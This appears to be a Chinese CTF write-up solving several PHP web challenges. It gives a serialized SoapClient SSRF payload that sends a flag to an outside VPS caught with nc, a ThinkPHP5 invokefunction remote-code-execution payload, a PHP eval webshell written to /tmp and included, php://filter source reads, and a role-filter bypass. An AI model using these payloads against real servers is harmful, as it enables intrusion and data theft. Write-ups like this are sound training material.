SI7DQogICAgICAgICNlY2hvKCRmbGFnKTSNCiAgICAgICAgZmlsZV9nZXRFY29udGVudHM0JF9QT1NUWyYd1cmwnXS4nP2ZsYWc9Jy4kZmxhZyk7DQogICAgfQ0KfQ0K</pre>
---	---	---

这里其实是非预期解出来的，实际上需要使用SoapClient

## 预期

根据提示，需要post传参：`message=iwantflag&url=vps`，然后必须从内网的127.0.0.1发送，很明显使用ssrf使用SoapClient类，然后触发\_\_call，调用ssrf来让127.0.0.1发送请求包，最后vps接收flag



```

$a= new fxxk();
$target = 'http://127.0.0.1/unserbucket/aaaaaaaaafxadwagaefae/UcantGuess.php';
$post_data = 'message=iwantflag&url=http://110.42.134.160:8080';

$a->par0 = 'SoapClient';
$a->par1 = null;

$a->par2 = array('location' => $target, 'user_agent'=>'bmth^^X-Forwarded-For:127.0.0.1^^Content-Type: application
/x-www-form-urlencoded'. '^^Content-Length: '. (string)strlen($post_data). '^^^'. $post_data, 'uri'=>'http://127.0.
0.1');
$a->par3 = 'unser';
$b = serialize($a);
$b = str_replace('^^', "\r\n", $b);
echo(urlencode($b));

```

```

0%3A4%3A%22fxxk%22%3A5%3A%7Bs%3A4%3A%22par0%22%3Bs%3A10%3A%22SoapClient%22%3Bs%3A4%3A%22par1%22%3BN%3Bs%3A4%3A%2
2par2%22%3Ba%3A%3A%7Bs%3A8%3A%22location%22%3Bs%3A67%3A%22http%3A%2F%2F127.0.0.1%2FUnserbucket%2Faaaaaaaaafxa
dwagaefae%2FUcantGuess.php%22%3Bs%3A10%3A%22user_agent%22%3Bs%3A152%3A%22bmth%0D%0AX-Forwarded-For%3A127.0.0.1%0
D%0AContent-Type%3A+application%2F+www-form-urlencoded%0D%0AContent-Length%3A+48%0D%0A%0D%0Amessage%3Diwantflag
%26url%3Dhttp%3A%2F%2F110.42.134.160%3A8080%22%3Bs%3A3%3A%22uri%22%3Bs%3A16%3A%22http%3A%2F%2F127.0.0.1%22%3B%7D
s%3A4%3A%22par3%22%3Bs%3A5%3A%22unser%22%3Bs%3A6%3A%22kelas%22%3BN%3B%7D

```

```

ubuntu@VM-0-4-ubuntu:~$ nc -lvp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 101.132.238.43 6834 received!
GET /?flag=SYC{User1a1l1z3_is_so_fxxk} HTTP/1.0
Host: 110.42.134.160:8080
Connection: close

```

## 成全

发现是thinkphp5，直接使用payload试一下：


```
?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=phpinfo&vars[1][]=-1
```

106.55.154.252:500/public/?s=/Index/\think\app\invokefunction&function=call\_user\_func

PHP Version	7.1.33
Directive	Local Value
allow_url_fopen	On
allow_url_include	Off
arg_separator.input	&
arg_separator.output	&
auto_append_file	no value
auto_globals_jit	On
auto_prepend_file	no value
browscap	no value
default_charset	UTF-8
default_mimetype	text/html
disable_classes	no value
disable_functions	dl,exec,system,passthru,popen,proc_open,pcntl_exec,shell_exec,mail,imap_open,imap_mail,putenv,ini_set,apache_s etenv,symlink,link,ini_set,chdir
display_errors	Off
display_startup_errors	Off
doc_root	no value
docref_ext	no value
docref_root	no value
enable_dl	Off
enable_post_data_reading	On
error_append_string	no value
error_log	no value

发现存在disable\_functions，过滤了所有的可执行命令的函数，尝试写文件发现当前目录无法写，尝试/tmp目录下

```
?s=/Index/\think\app\invokefunction&function=call_user_func_array&vars[0]=file_put_contents&vars[1][]=/tmp/shell.php&vars[1][]=<?php @eval($_POST[0]);?>
```




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最后通过包含来连接蚁剑

```
?s=index/\think\Config/load&file=../../../../../tmp/shell.php
```

得到flag



没做出来的题目

期末不挂科就算成功

查看源码发现一个debug.php，访问

```
view-source:http://106.55.154.252:8010/

68     ],
69     "data": [
70         {"major": "计算机", "grade": "2019", "id": 2019052059, "name": "金某", "sex": "男", "subject": "计算机"},
71         {"major": "网安", "grade": "2019", "id": 2019031063, "name": "王某", "sex": "男", "subject": "网络安全"},
72         {"major": "网安", "grade": "2019", "id": 2019122258, "name": "熊某", "sex": "男", "subject": "网络安全"}
73     ]
74 });
75
76 $('#search_table').basictable({
77     breakpoint: 768
78 });
79 $("#search_table").reponsetable({
80     "id": "search_table",
81     "operation": "editor",
82     "type": "numbers",
83     "column": [
84         {"field": "major", "title": "专业"},
85         {"field": "grade", "title": "年级"},
86         {"field": "id", "title": "学号"},
87         {"field": "name", "title": "姓名"},
88         {"field": "sex", "title": "性别"},
89         {"field": "subject", "title": "科目"},
90         {"field": "score", "title": "成绩"}
91     ],
92     "data": []
93 });
94 })
95
96 <!-- ./debug.php -->
97
98 function checkId() { //检查学号是否合适
99     var id = $("#input_id").val()
100     console.log("aaa")
101     var pattern=/^\d{7}$/;
102     if(id == "" || id == null) {
103         $("#idNumWarn").html("学号不能为空!");
104         return false;
105     }
106 }
```

发现是php伪协议，`/debug.php?file=php://filter/convert.base64-encode/resource=debug.php`，读取一下debug.php:

```
<?php
    echo "<h1>快去学习PHP伪协议</h1>";
error_reporting(0);
$file=$_GET['file'];
if(strstr($file,"../")||strstr($file,"tp")||strstr($file,"input")||strstr($file,"data")){
    echo "NO!!!";
    exit();
}
include($file);
?>
```

index.php:

```
<?php
$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $_GET['url']);
#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_setopt($ch, CURLOPT_HEADER, 0);
#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);
curl_exec($ch);
curl_close($ch);
//你当前位于学校172.17.0.0/24网段下 其实还有台机子里面可以修改成绩 我偷偷告诉你password是123456,name是admin, //result必须要改成60 不然学校会查的!!!
?>
```

发现是ssrf，爆破一下，发现内网为 <http://172.17.0.7/>

## noobPHP

给出了 `www.zip`，审计一下，看到AdminController.php:

我们要使roles中有 `ROLE_ADMIN`，但注册的时候roles只是为 `ROLE_USER`，那么就需要创建

```
class AdminController extends AbstractController
{
    /**
     * @Route("/admin", name="admin")
     */
    public function index(Request $request): Response
    {
        $this->denyAccessUnlessGranted( attribute: 'ROLE_USER', subject: null, message: 'User tried to access a page

        $hasAccess=$this->isGranted( attribute: 'ROLE_ADMIN');
        if(!$hasAccess)
            return new Response( content: 'You are not admin!!!!. 😡');

        $code=$request->query->get( key: 'code', default: '');
        if (preg_match( pattern: "[a-zA-Z]|\\!|\\@|\\#|\\%|\\^|\\&|\\*|\\:|\\||\\'|\\\"|\\~|\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\\|/",$code)) {
            new Response( content: 'Wow,not this😡');die();
        }
        eval($code);

        return $this->render( view: 'admin/eval.html.twig', [
            'controller_name' => 'AdminController',
        ]);
    }
}
```

看到UserController.php:

```
controller.php x LoginAuthenticator.php x UserRepository.php x LoginController.php x IndexController.php x UserController.php x
public function edit_roles(Request $request): Response
{
    $this->denyAccessUnlessGranted( attribute: 'ROLE_USER', subject: null, message: 'User tried to access a page without

    $get_roles=$request->query->get( key: 'r', default: '');

    if($get_roles!='' && is_array($get_roles)){

        array_unshift( &array: $get_roles, ...values: 'ROLE_USER'); ←
        for($i=0; $i < count($get_roles);$i++){
            if(!preg_match( pattern: '#^ROLE \\w*#',$get_roles[$i])){
```

```

        return new Response( content: 'Format Error');
    }
    if(preg_match( pattern: '#ROLE_ADMIN#i', $get_roles[$i])){
        return new Response( content: 'no trick, Unless you\'re a clown🤡');
    }
    elseif (preg_match( pattern: '#ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles[$i])){
        unset($get_roles[$i]); ←
        $get_roles=array_values($get_roles);
    }
}

}
else if($get_roles!=''){
    if(!preg_match( pattern: '#^ROLE_\w*#', $get_roles)){
        return new Response( content: 'Format Error');
    }
    if(preg_match( pattern: '#ROLE_ADMIN|ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles)){
        return new Response( content: 'no trick, Unless you\'re a clown🤡');
    }
    $get_roles=array('ROLE_USER', $get_roles);
}
if($get_roles!=''){

```

发现传入数组的代码过滤的不一样，肯定有问题，分析发现

```
array_unshift($get_roles, 'ROLE_USER');
```

那么我们传入 `?r[0]=ROLE_SUPERADMIN&r[1]=ROLE_ADMIN` 变为:

<pre> 1 &lt;?php 2 \$get_roles=array("ROLE_SUPERADMIN", "ROLE_ADMIN"); 3 array_unshift(\$get_roles, 'ROLE_USER'); 4 var_dump(\$get_roles); </pre>	<pre> array(3) {   [0]=&gt;   string(9) "ROLE_USER"   [1]=&gt;   string(15) "ROLE_SUPERADMIN"   [2]=&gt;   string(10) "ROLE_ADMIN" } </pre>
---	---

然后进行

```

unset($get_roles[$i]);
$get_roles=array_values($get_roles);


```

## 在线工具

```
PHP 保存(Save) 我的代码 嵌入博客(Embed) 执行(Run) +
1 <?php
2 $get_roles=array("ROLE_SUPERADMIN", "ROLE_ADMIN");
3 array_unshift($get_roles, 'ROLE_USER');
4 var_dump($get_roles);
5 for($i=0; $i < count($get_roles);$i++){
6     if (preg_match('#ROLE_UPLOAD|ROLE_USELESS|ROLE_SUPERADMIN#i', $get_roles[$i])){
7         unset($get_roles[$i]);
8         $get_roles=array_values($get_roles);
9         var_dump($get_roles);
10    }
11 }
```

```
array(3) {
  [0]=>
  string(9) "ROLE_USER"
  [1]=>
  string(15) "ROLE_SUPERADMIN"
  [2]=>
  string(10) "ROLE_ADMIN"
}
array(2) {
  [0]=>
  string(9) "ROLE_USER"
  [1]=>
  string(10) "ROLE_ADMIN"
}
sandbox> exited with status 0
```

看到当 `i=1` 的时候会unset掉我们传入的ROLE\_SUPERADMIN，然后被返回的数组将使用数值键，从0开始且以1递增，下一个就直接是i=2了，直接绕过了ROLE\_ADMIN



# Welcome bbbbbb! 😊

- ROLE\_USER
- ROLE\_ADMIN |

接下来就是

```
if (preg_match("/[a-zA-Z]|\!|\@|\#|\%|\^|\&|\*|\:|\| |\\"|'|\~|\ \\\| \\\[ ]|\/", $code)) {
    new Response('Wow, not this!');die();
}
eval($code);
```

发现过滤了字母、取反、异或、单双引号、中括号等，但发现没有过滤数字、小括号、分号和加号，以前看过RCTF的数字getshell: <https://nop-sw.github.io/wiki/wp/RCTF/>

```
1/0 返回 INF //0为除数
0/0 返回 NAN
```

那么自增，可以构造任意字符串





```

<?php
highlight_file(__FILE__);
// 这些奇怪的符号是什么呢?字符串之间还能异或的吗?
$a = $_POST['v'] ^ '!-_)^';
// ctf常见的验证码哦!纯数字呢
if (substr(md5($_POST['auth']),0,6) == "666666") {
    $a($_POST['code']);
}


```

首先要和 `!-_)^` 异或, 那么尝试生成 `system`, 运行下面代码之后找到一个字符串: `rt,+l3`

```

<?php
$a = '~!@#$%^&*()_+\\|/?.,<>`-=[]1234567890abcderfghijklmnopqrst';
for($i = 0;$i<strlen($a);$i++){
    for($j = 0;$j<strlen($a);$j++){
        if (ord($a[$i]^$a[$j])>64 && ord($a[$i]^$a[$j])<91){
            echo $a[$i]. ' xor ' . $a[$j]. ' is ';
            echo chr(ord($a[$i]^$a[$j])). ' ';
            echo ord($a[$i]^$a[$j]);
            echo "\n";
        }elseif (ord($a[$i]^$a[$j])>96 && ord($a[$i]^$a[$j])<122){
            echo $a[$i]. ' xor ' . $a[$j]. ' is ';
            echo chr(ord($a[$i]^$a[$j])). ' ';
            echo ' ' . ord($a[$i]^$a[$j]);
            echo "\n";
        }
    }
}

```



然后提示全数字, 并且md5前六位为666666, 进行爆破

```
import hashlib

for i in range(1, 100000001):
    s = hashlib.md5(str(i).encode("UTF-8")).hexdigest()[0:6]
    if s == "666666":
        print(i)
        break
```

得到数字: 3185471